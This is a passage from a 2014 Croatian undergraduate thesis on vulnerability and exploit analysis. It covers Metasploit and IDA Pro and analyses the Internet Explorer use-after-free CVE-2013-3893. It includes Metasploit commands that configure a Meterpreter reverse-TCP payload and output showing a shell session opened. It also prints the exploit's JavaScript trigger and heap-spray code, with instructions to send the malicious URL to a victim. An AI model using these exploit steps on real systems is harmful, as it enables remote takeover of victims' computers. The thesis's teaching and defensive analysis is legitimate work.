SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

ZAVRŠNI RAD br. 3779

Analiza ranjivosti u aplikacijama i zloćudnog koda za njihovo iskorištavanje

Stipe Kuman

Zagreb, lipanj 2014.

SADRŽAJ

1. Uvod

Tema ovog rada je analiza ranjivosti i zlođudnih kodova te pregled alata koji se mogu koristiti u tu svrhu. U ovom radu također će biti pojašnjeni i neki općeniti pojmovi vezani uz sigurnost podataka poput ranjivosti i napada. Fokus će biti na dijelu sigurnosti koji je vezan uz analizu ranjivosti i obranu aplikacija od hakerskih napada. U smislu obrane od napada, bit će sagledan samo dio obrane koji se temelji na prevenciji, to jest uklanjanju ranjivosti koje bi mogle biti iskorištene. Rad je usko vezan uz sigurnosnu djelatnost koja se popularno naziva *pentesting* (*engl. penetration testing – testiranje probijanja*) u kojoj se isprobavaju različiti napadi nad sustavima. Pentesting je vrlo važan u svrhu učenja analize ranjivosti. Također je bitan i za prevenciju napada jer služi i za otkrivanje ranjivosti što vodi ka njihovom uklanjanju i otežavanju napada. U kontroliranim uvjetima bit će isprobani neki nedavni napadi kako bi se shvatio način na koji funkcioniraju. Svrha rada je edukativna i osmišljen je kao paket informacija i aplikacija s kojima se može isprobavati i analizirati napade na binarne aplikacije. Čitatelj bi trebao moći postupke iz ovog rada ponoviti na novim napadima i ranjivostima.

Značaj ovog rada leži u edukaciji čitatelja. U današnje vrijeme nije dovoljno samo napraviti aplikaciju koja će biti brza i efikasna, već je potrebno osigurati i sigurnost podataka kojima ta aplikacija ima pristup. Velike količine podataka se u današnje vrijeme čuvaju na računalima te postoji velik interes u pristupu nekim od tih podataka. Neki od najpoznatijih primjera krađe informacija su proboj sigurnosti Adobe-ove mreže u rujnu 2013. godine [1] i proboj sigurnosnih postavki na PlayStationNetwork mreži u travnju 2011. godine [2]. Za prvi proboj je značajno da je ukraden dio izvornog koda aplikacije što hakerima daje pristup novim informacijama koje bi mogli iskoristiti za svoj idući proboj. Također su ukradeni i podatci o kreditnim karticama korisnika, no ti podatci su enkriptirani pa su ostali neiskorišteni od strane hakera. Drugi napad, napad na PlayStation mrežu značajan je jer je bio intenzivno praćen u medijima te je Sony kompaniji prouzročio mnoge probleme zbog činjenice da nisu bili u stanju osigurati sigurnost podataka svojih korisnika. Manjkavosti u sigurnosti mogu kompanijama prouzročiti direktne novčane štete kao i indirektne štete zbog lošeg publiciteta. Iako je nemoguće potpuno osigurati sigurnost podataka, analizom napada i uklanjanjem ranjivosti može se hakerima otežati probijanje sigurnosti aplikacija.

U drugom poglavlju ovog rada biti će izložene osnove korištenja Metasploit alata i IDA Pro aplikacije. U trećem poglavlju rada će pregledom zlođudnog koda biti analizirana ranjivost koju napada. Cilj je objasniti kako se mogu isprobavati zlođudni kodovi uz pomoć Metasploit alata, a potom kako se s debuggerima poput IDA Pro može analizirati djelovanje zlođudnog koda. Pri analizi ranjivosti bit će korišteni i neki dodatni alati koji bi mogli olakšati pronalazak i razumijevanje ranjivosti. Takav tip analize bit će proveden kroz dva primjera, ranjivost CVE-2013-3893 u Internet Exploreru i ranjivost CVE-2013-0422 u Javi. U četvrtom poglavlju bit će izloženo kako se korištenjem binarnog diferenciranja može otkriti ranjivost u

aplikaciji koja je ispravljena u nekoj zakrpi. biti će uspoređena nova, zakrpana verziju aplikacije, s prethodnom, nezakrpanom verzijom. Razmatranjem razlika otkrit će se ranjivi dio aplikacije koji se može iskoristiti zloćudnim kodom. Takav tip analize bit će proveden na CVE-2012-0002 ranjivosti u Windows RDP protokolu.

2. Isprobavanje napada i analiza ranjivosti

U ovom poglavlju bit će proučene neke osnovne aplikacije koje se koriste u analizi ranjivosti i zloćudnog koda. Prvo će biti opisano korištenje Metasploit alata za isprobavanje zloćudnog koda i neke osnovne funkcije i opcije tog programa. U drugom dijelu poglavlja bit će analizirani alati koji se koriste za analizu ranjivosti i napada. Najbitnija od njih je IDA Pro aplikacija s kojom se može promatrati što se na binarnoj razini događa na za vrijeme napada. Uz njih će biti opisano i korištenje aplikacija poput Process Explorera, JavaDecompilera i sličnih aplikacija koje olakšavaju analizu ranjivosti.

2.1.Alat za napadanje aplikacija

Metasploit je besplatan alat koji se koristi za provođenje napada na aplikacijama i sustavima. U sebi sadrži bazu već pripremljenih napada, a omogućava i isprobavanje vlastitih napada. Također sadrži i gotove terete koji se mogu stavljati u napade.

Zloćudni kod će u svrhu ovog rada biti definiran kao bilo kakav kod koji ranjivu aplikaciju izvršava na nepropisan način s ciljem iskorištavanja aplikacije za vlastite potrebe napadača. Ti napadi najčešće onesposobljavaju sigurnosne postavke sustava. Nakon uspješnog izvršavanja napada na ciljanom računalu se izvršava teret, kod koji će napadaču omogućiti krađu podataka ili preuzimanje kontrole nad žrtvinim računalom.

Metasploit program se može besplatno skinuti na službenim stranicama Rapid Share-a [3]. Na računalu kojim se izvršava napad moraju biti isključeni antivirusni programi i vatrozid jer će oni sprječavati Metasploitovo djelovanje. Kada se pokrene konzola Metasploita može se iskoristiti naredba `'help'` za prikaz naredbi i opcija koje vam Metasploit pruža. U ovom poglavlju bit će objašnjeno što rade najbitnije od tih funkcija i kako se koriste.

Za početak, ako je poznato koju ranjivost je potrebno analizirati, ali nije nepoznato koji napad izrabljuje tu ranjivost tada se koristi naredba search. Standardna uporaba te naredbe bi bila `'search [izraz_po_kojem_pretražujete]'`. Na primjer, ako napadač ne zna koji napad treba iskoristiti za ranjivost CVE-2013-1347 u Internet Explorer-u tada će u konzolu upisati `'search CVE-2013-1347'`. To je vidljivo u Ispisu 2.1.

```
msf > search CVE-2013-1347
Matching Modules
   Name                                          Disclosure Date          Rank  Description
   exploit/windows/browser/ie_cgenericelement_uaf  2013-05-03 00:00:00 UTC  good  MS13-038
Microsoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability
```

Ispis 2.1. Pretraživanje baze napada

Iz Ispisa 2.1. može se vidjeti da je potreban `ie_cgenericelement_uaf` napad za iskorištavanje dane ranjivosti. Search naredba je efikasna i ako su poznati neki drugi parametri ranjivosti te se uvijek koristi na isti način.

Za korištenje ovog zloćudnog koda potrebno ga je inicijalizirati u Metasploitu naredbom `'use [put_do_napada]'`. U ovom slučaju to će biti `'use exploit/windows/browser/ie_cgenericelement_uaf'`. Nakon odabira željenog napada potrebno je izabrati teret koji je kompatibilan s tim napadom. Korisnici imaju i opciju korištenja vlastitih tereta koje su sami isprogramirali, no u ovom radu bit će korišteni samo tereti koji se nalaze u bazi Metasploita. Da ispis tereta koji su kompatibilni sa zadanim napadom u konzolu je potrebno upisati `'show payloads'`. Na konzoli će se tada ispisati Ispis 2.2.

```
msf exploit(ie_cgenericelement_uaf) > show payloads
Compatible Payloads
   Name                                              Disclosure Date  Rank    Description
   generic/custom                                                     normal  Custom Payload
   generic/debug_trap                                                 normal  Generic x86 Debug
Trap
   generic/shell_bind_tcp                                             normal  Generic Command
Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                          normal  Generic Command
Shell, Reverse TCP Inline
   generic/tight_loop                                                 normal  Generic x86 Tight
Loop
   windows/dllinject/bind_ipv6_tcp                                    normal  Reflective DLL
Injection, Bind TCP Stager (IPv6)
   windows/dllinject/bind_nonx_tcp                                    normal  Reflective DLL
Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                         normal  Reflective DLL
Injection, Bind TCP Stager
   windows/dllinject/bind_tcp_rc4                                     normal  Reflective DLL
Injection, Bind TCP Stager (RC4 Stage Encryption)
   windows/dllinject/reverse_http                                     normal  Reflective DLL
Injection, Reverse HTTP Stager
                                          ...
```

Ispis 2.2. Tereti kompatibilni s `ie_cgenericelement_uaf` napadom

Postoji mnogo različitih grupa tereta s različitim namjenama. Prvo je potrebno odabrati teret koji je kompatibilan s operacijskim sustavom koji se napada, to jest ako se napada Windows operacijski sustav tada je potrebno odabrati teret koji se nalazi u Windows datoteci. Zatim je potrebno odlučiti koji je cilj tog napada. Ako je cilj da se na napadnutom računalu samo ispiše poruka tada se može koristiti npr. windows/messagebox teret. S druge strane, ako je cilj pokrenuti ljusku na napadnutom računalu tada se može koristiti Meterpreter teret. Odabrani teret se postavlja s naredbom `'set payload [put_do_tereta]'`. Za postavljanje MessageBox tereta u konzolu se upisuje `'set payload windows/messagebox'`, a za postavljanje Meterpreter tereta `'set payload windows/meterpreter/reverse_tcp'`.

Nakon odabira napada i tereta koristi se naredba `'show options'` koja će korisniku pomoći da sazna koje je još parametre potrebno postaviti. Za odabir Meterpreter tereta s prethodno odabranim napadom dobiva se Ispis 2.3.

```
msf exploit(ie_cgenericelement_uaf) > show options
Module options (exploit/windows/browser/ie_cgenericelement_uaf):
   Name        Current Setting  Required  Description
   OBFUSCATE   false            no        Enable JavaScript obfuscation
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is
```

```
randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
(accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:
   Id  Name
   0   Automatic
```

Ispis 2.3. Podatci koji su ispisani nakon unosa naredbe `'show options'`

Iz Ispisa 2.3. je vidljivo da je parametar LHOST nedefiniran, a obavezan za izvršavanje napada. Parametri se postavljaju s naredbom `'set [parametar] [vrijednost]'`. Vrijednost parametra LHOST treba biti napadačeva IP adresa koja se može saznati upisivanjem naredbe ipconfig u command prompt na Windows operacijskom sustavu ili u terminal na Linux operacijskom sustavu.


Nakon što su svi parametri podešeni, korištenjem naredbe `'exploit'` ili `'run'` pokreće se napad. Ovisno o vrsti napada Metasploit će tada ili napasti računalo koje mu je zadano kao meta ili stvoriti link na stranicu na kojoj se nalazi zlćudni kod. Ako je odabran teret koji stvara vezu s napadnutim računalom Metasploit će korisnika obavijestiti o svim uspješno započetim sjednicama. Korištenjem naredbe `'sessions'` može se saznati koje sve sjednice trenutna konzola ima pokrenute i koji su njihovi ID brojevi. Korištenjem naredbe `'sessions -i [id sjednice]'` pokreće se interakcija s ljuskom na tom računalu.

2.2.Alati za analizu ranjivosti

U ovom poglavlju bit će obrađeni neki od alata koji se koriste za analizu napada i ranjivosti. Naglasak će biti na IDA Pro programu [4] i njegovim funkcionalnostima. Uz njega će biti obrađene i još neke korisne aplikacije koje služe za praćenje procesa, dekompajliranje kodova i sl. Besplatnu verziju IDA Pro programa može se skinuti na službenim stranicama HexRays-a. Kada se instalira i pokrene program u njemu se odabire opcija `'New'` kao što je prikazano na Slici 2.1. te se potom odabire aplikacija koju se želi analizirati. Ako se želi pokrenuti neku prethodnu analizu tada se koristi opcija `'Previous'` te odabire ta analiza.

Slika 2.1. IDA Pro početni zaslon


Nakon toga potrebno je odabrati izvršni (.exe) program koji će IDA analizirati. Ako se, na primjer, želi analizirati Internet Explorer aplikaciju tada je potrebno pokrenuti iexplorer.exe u IDA Pro programu. IDA će analizirati kod programa te pokušati stvoriti graf izvršavanja programa, a za pokretanje procesa potrebno je odabrati specifičan debugger za pokretanje. IDA će korisniku ponuditi različite debuggere s kojima može analizirati taj program. Neki od ponuđenih debuggera su WinDbg i Bochs debugger. WinDbg koristi Microsoftove alate za analizu i koristi se na Windows operacijskim sustavima. Bochs debugger, s druge strane, koristi Bochs emulator na kojem pokreće debuggiranje što omogućava sigurniju analizu ako analiziramo neki zloćudni kod. U ovom radu će se koristiti WinDbg debugger. Za Internet Explorer aplikaciju dobiva se graf vidljiv na Slici 2.2.



Slika 2.2. IDA Pro dijagram izvođenja Internet Explorer-a


Na Slici 2.2. pod karticom *IDA View-A* može se vidjeti ispis asemblerskog koda programa u obliku grafa. U donjem lijevom kutu nalazi se umanjeni graf cijelog programa. Korištenjem desnog klika miša u kartici *IDA View-A* i odabirom opcije `'Text view'` može se vidjeti klasični linearni ispis koda. Pod karticom *Hex View-A* može se vidjeti heksadecimalni ispis memorije kojom analizirani program raspolaže. Taj ispis se često koristi pri analizi napada jer se mnogo ranjivosti temelji na korupciji memorije.

IDA Pro nudi mnogo dodatnih opcija za analizu poput prekidnih točaka i praćenja programa**.** Praćenje programa ispisuje vrijednosti u registrima tijekom analize. To daje korisniku dublji uvid u izvođenje programa i olakšava analizu. Praćenje se pokreće odabirom Debugger -> Tracing -> Instruction tracing u Alatnoj traci. Za pregled ispisa praćenja odabire se opcija pod Debugger -> Tracing -> Trace window. Prekidne točke se koriste za prekidanje izvođenja programa na određenim mjestima, a postavljaju se desnim klikom na liniju na koju se želi postaviti prekid te odabirom opcije `'Add Breakpoint'`, kao što je vidljivo na Slici 2.3.



Slika 2.3. Dodavanje prekidne točke

Uz IDA Pro može se koristiti i neke druge alate kako bi se olakšala analiza ranjivosti. Process Explorer [5] je aplikacija koja pokazuje korisniku koji su sve procesi trenutno pokrenuti i koji od njih su aktivni u nekom trenutku. Korisno je imati tu aplikaciju pokrenutu za vrijeme izvođenja zloćudnog koda kako bi se moglo vidjeti koji su programi tada aktivni. Na Slici 2.4. prikazano je stanje u Process Explorer-u za vrijeme izvođenja zloćudnog koda koji napada Javu u Internet Explorer pregledniku. Iako se u pregledniku ne vidi da je Java pokrenuta, to je vidljivo u Process Explorer aplikaciji.



Slika 2.4. Process Explorer

U aplikaciji se može vidjeti kako je Internet Explorer pokrenuo java.exe. Ako osoba koja analizira napad nije dobro upoznata s njim ili ga vidi po prvi put tada za početak mora saznati koje procese napad pokreće kako bi znala koji program pokrenuti u IDA Pro-u.

Još jedna korisna aplikacija je JD-GUI [6] koji služi za dekompajliranje Java koda. Pri analizi zloćudnih kodova koji napadaju Javu na web preglednicima često se može primijetiti da ti kodovi u Metasploitu napisani u ruby-ju pozivaju neki kod s class ekstenzijom. To znači da je to kompajlirani Java kod koji je potrebno dekompajlirati kako bi ga se iščitalo. Uz JD-GUI može se koristiti i JD-Eclipse plugin za Eclipse okruženje koji ima istu funkciju. Uz ove aplikacije koriste se i programi koji služe za binarno diferenciranje kodova, no oni će biti obrađeni u 4. poglavlju u kojem će se opisati kako se binarno diferenciranje koristi za otkrivanje ranjivosti koje su ispravljene u nekoj zakrpi.

3. Analiza ranjivosti

U ovom poglavlju bit će analizirane dvije ranjivosti i odgovarajući napadi u Metasploitu koji su namijenjeni za njihovo iskorištavanje. Prva ranjivost se nalazi u Internet Exploreru, a njeno iskorištavanje omogućava korištenje reference na memoriju koja je oslobođena i na nju se može upisivati bilo kakav kod od strane napadača. Druga ranjivost je u Javi, a omogućava napadačima da izvode Java kod izvan preglednikovog sandbox-a koji inače kontrolira akcije koje Java izvodi.

3.1. CVE-2013-3893

Prva ranjivost koju će biti analizirana je CVE-2013-3893 [7], ranjivost u Internet Exploreru. Ta ranjivost je objavljena u rujnu 2013. godine. Otkrivena je u Japanu gdje je korištena za napadanje Japanskih financijskih kompanija. Napadi su bili usmjereni na Internet Explorer, verzije od 6 do 11, na sustavima Windows XP ili Windows 7 na kojima je instaliran i Microsoft Office 7 ili Microsoft Office 10. Otkriveno je da se ranjivost nalazi u Internet Explorer-ovom modulu mshtml.dll koji služi za definiranje akcija koje se izvode kada miš vrši interakciju s preglednikom. Drugi dio te ranjivosti je hxds.dll linker u Microsoft Office koji nije kompatibilan sa ASLR-om pa je korišten za zaobilaženje ASLR-a.

Pogreška u mshtml.dll-u rezultira s korištenjem memorije nakon što je slobodna (*engl. use after free* [8]) . To znači da program omogućava korištenje i pozivanje dijela memorije koji je prethodno oslobodio. Ako napadač zna kako pronaći taj dio memorije može tamo upisati bilo kakav kod, a zatim natjerati program da izvrši taj kod. Takav niz akcija može dovesti do toga da napadač stvori vezu sa žrtvinim računalom te potpuno preuzme kontrolu nad njim.

Taj napad može se isprobati s Metasploit-om pošto se jedna njegova verzija nalazi u Metasploit-ovoj bazi. Napad funkcionira samo na Internet Exploreru 9, a kao i originalni napad, zahtjeva da Microsoft Office 7 ili 10 bude instaliran na napadnutom računalu. Napad se može u bazi pronaći korištenjem naredbe `'search cve-2013-3893'`. Taj ispis je prikazan u Ispisu 3.1.

```
msf > search cve-2013-3893
Matching Modules
Name                                          Disclosure Date          Rank    Description
exploit/windows/browser/ie_setmousecapture_uaf    2013-09-17 00:00:00 UTC  normal  Microsoft
Internet Explorer SetMouseCapture Use-After-Free
```

Ispis 3.1. Korištenje search naredbe da bi se pronašao kompatibilan napad

U ovom radu bit će korišten `ie_setmousecapture_uaf` modul s Meterpreter teretom. Također se mora postaviti parametar LHOST tako da bude jednak napadačevoj IP adresi, a isto vrijedi i za SRVHOST, koji označava poslužitelja na kojem se nalazi zločudni kod. U Ispisu 3.2. se nalazi primjer konfiguracije napada.

```
msf > use exploit/windows/browser/ie_setmousecapture_uaf
msf exploit(ie_setmousecapture_uaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ie_setmousecapture_uaf) > set LHOST 192.168.1.31
LHOST => 192.168.1.31
msf exploit(ie_setmousecapture_uaf) > set SRVHOST 192.168.1.31
SRVHOST => 192.168.1.31
msf exploit(ie_setmousecapture_uaf) > exploit
[*] Exploit running as background job.
msf exploit(ie_setmousecapture_uaf) >
[*] Started reverse handler on 192.168.1.31:4444
[*] Using URL: http://192.168.1.31:8080/g8WvSR
[*] Server started.
```

Ispis 3.2. Konfiguracija i pokretanje `ie_setmousecapture_uaf` napada


Metasploit je stvorio URL koji napadač treba poslati žrtvi. Ako je žrtvino računalo ranjivo Metasploit će ga uspješno napasti. Žrtvino računalo će ispisati poruku o grešci u Internet Exploreru, no preglednik će nakon toga nastaviti normalno raditi. Metasploit će nakon uspješnog napada ispisati poruke slične Ispisu 3.3.

```
[*] Started reverse handler on 192.168.1.31:4444
[*] Using URL: http://192.168.1.31:8080/g8WvSR
[*] Server started.
[*] 192.168.1.31     ie_setmousecapture_uaf - Chacking target ruquirements...
[*] 192.168.1.31     ie_setmousecapture_uaf - Using Office 2010 ROP chain
[*] 192.168.1.31     ie_setmousecapture_uaf - Using Office 2010 ROP chain
[*] Sending stage (770048 bytes) to 192.168.1.31
[*] Meterpreter session 1 opened (192.168.1.31:4444 -> 192.168.1.31:49537) at 2014-04-02
18:40:32 +0100
[*] Session ID 1 (192.168.1.31:4444 -> 192.168.1.31:49537) processing InitialAutoRunScript
'migrate -f'
[*] Current server process: rundll32.exe (5972)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3572
[+]Successfully migrated to process
```

Ispis 3.3. Uspješno izvođenje `ie_setmousecapture_uaf` napada

U slučaju da napad nije uspješan potrebno je ponovno provjeriti da li ciljano računalo ispunjava sve uvjete. Napad će također biti neuspješan na 64-bitnim Windowsima na kojima se stranica otvara sa 64-bitnom verzijom Internet Explorer-a. Bit će uspješan ako se koristi 32-bitna verzija Internet Explorer-a na 64-bitnim Windowsima. U slučaju da Metasploit ispisuje netočnu poruku kako žrtva ne koristi Internet Explorer 9, tada je potrebno provjeriti da li Internet Explorer na žrtvinom računalu koristi „Internet Explorer 7 compatibility mode“. To se može provjeriti otvaranjem Tools u Alatnoj traci i odabirom opcije Compatibility view. Biti će prikazana lista stranica koje se pokreću na takav način. Ako se stranica sa zlođudnim kodom nalazi na toj listi potrebno ju je ukloniti.

Za analizu napada potrebno je ponoviti napad, ali tako da se Internet Explorer 9 pokrene kao proces u IDA Pro aplikaciji. Preporučeno je korištenje WinDbg debuggera za ovu analizu. Kada se u tako pokrenutom Internet Exploreru otvori stranica sa zlođudnim kodom IDA Pro će javiti obavijest o pogrešci koja je rezultat neispravnog baratanja memorijom, no ta pogreška neće rezultirati gašenjem Internet Explorer-a. Obavijest o grešci vidljiva je na Slici 3.1.



Slika 3.1. Obavjest u IDA Pro o neispravnom pristupu memoriji

Dobivena je obavijest da se pokušava pristupiti kodu na memorijskoj lokaciji 0x80070716. U ovom trenutku već je oslobođena memorija koja je još uvijek referencirana. Analizom koda napada može se saznati kako je do toga došlo [9].

Temelj ranjivosti je neispravno rukovanje memorijom u setCapture() i onclosecapture() funkcijama. One mogu zapisivati podatke u memoriju koja je već službeno oslobođena i koju Internet Explorer koristi u druge svrhe. Zbog tog neispravnog rukovanja napadači mogu natjerati sustav da izvršava naredbe koje su oni definirali.

Kada se pokrene stranica sa zlođudnim kodom na žrtvinom računalu dolazi do izvršavanja funkcije čiji kod je dan u Ispisu 3.4.

```
window.onload = function() {
  loadOffice();

  hit();
}
```

Ispis 3.4. window.onload funkcija

U toj funkciji pozivaju se funkcija loadOffice() i funkcija hit() čiji kod se može vidjeti u Ispisu 3.5.

```
function loadOffice() {
  try{location.href='ms-help://'} catch(e){}
}

function hit(){
  var sup = document.createElement("sup");
  var audio = document.createElement("audio");

  document.body.appendChild(sup);
  document.body.appendChild(audio);
  audio.applyElement(sup);

  sup.onlosecapture=function(e) {
    document.write("");
    spray();
  }
  sup ['outerText']="";
```

```
  sup.setCapture();
  audio.setCapture();
}
```

Ispis 3.5. Funkcije hit() i loadOffice()

Funkcija loadOffice() omogućava napadaču da sazna koja verzija Microsoft Office-a se nalazi na napadnutom računalu, tj. je li na žrtvinom računalu instaliran MS Office 2007 ili MS Office 2010.

U funkciji hit se stvaraju dva objekta, „sup“ i „audio“, te se potom „sup“ postavlja kao roditelj elementu „audio“. Također se postavlja i funkcija onclosecapture() za element „sup“ čije će izvršavanje kasnije dovesti do prepisivanja neispravno referencirane memorije. Funkcija onclosecapture() se poziva korištenjem setCapture() funkcija elemenata, točnije, prvo se pozove asinkrona setCapture() funkcija „sup“ elementa, a potom „audio“ elementa. Poziv te funkcije u „audio“ će uzrokovati prekid setCapture() funkcije u „sup“, što vodi do izvršavanja onclosecapture() funkcije „sup“ elementa. Također je ključno i to da se prije svega tog izvrši `sup['outerText']=""` naredba koja briše podatke zapisane u „sup“.

Memoriju koja je oslobođena naredbom `sup['outerText']=""` će Internet Explorer kasnije koristiti da bi zapisao daljnji tijek izvođenja programa, to jest na toj lokaciji će se nalaziti kod koji će Internet Explorer izvršavati jer je ta memorija službeno izvan uporabe korisnika. Problem je u tome što, iako je ta memorija službeno slobodna za druge uporabe, funkcija onclosecapture() na nju još uvijek može ispisivati podatke. Zapisivanje tih podataka vidljivo je u funkciji spray() danoj u Ispisu 3.6. Prije zapisivanja tih podataka naredbom `document.write("")` se briše kod koji je Internet explorer zapisao na toj lokaciji. To je vidljivo u funkciji onclosecapture() u Ispisu 3.5.

```
var a = new Array();

function spray() {
  var obj = '';
  for (i=0; i<20; i++) {
    if (i==0) { obj += unescape("#{js_s1}"); }
    else      { obj += "\\u4242\\u4242"; }
  }
  obj += "\\u5555";

  for (i=0; i<10; i++) {
    var e = document.createElement("div");
    e.className = obj;
    a.push(e);
  }
  var s1 = unescape("#{js_p1}");
  sprayHeap({shellcode:s1, maxAllocs:0x300});
  var s2 = unescape("#{js_p2}");
  sprayHeap({shellcode:s2, maxAllocs:0x300});
}
```

Ispis 3.6. Funkcije za popunjavanje memorije

Funkcija spray() u polje „a“ dodaje 10 objekata „e“ koji se sastoje od mnogo zapisa slova „B“ (42 u heksadecimalnom zapisu). Nakon toga se izvode dvije SprayHeap() funkcije koje su

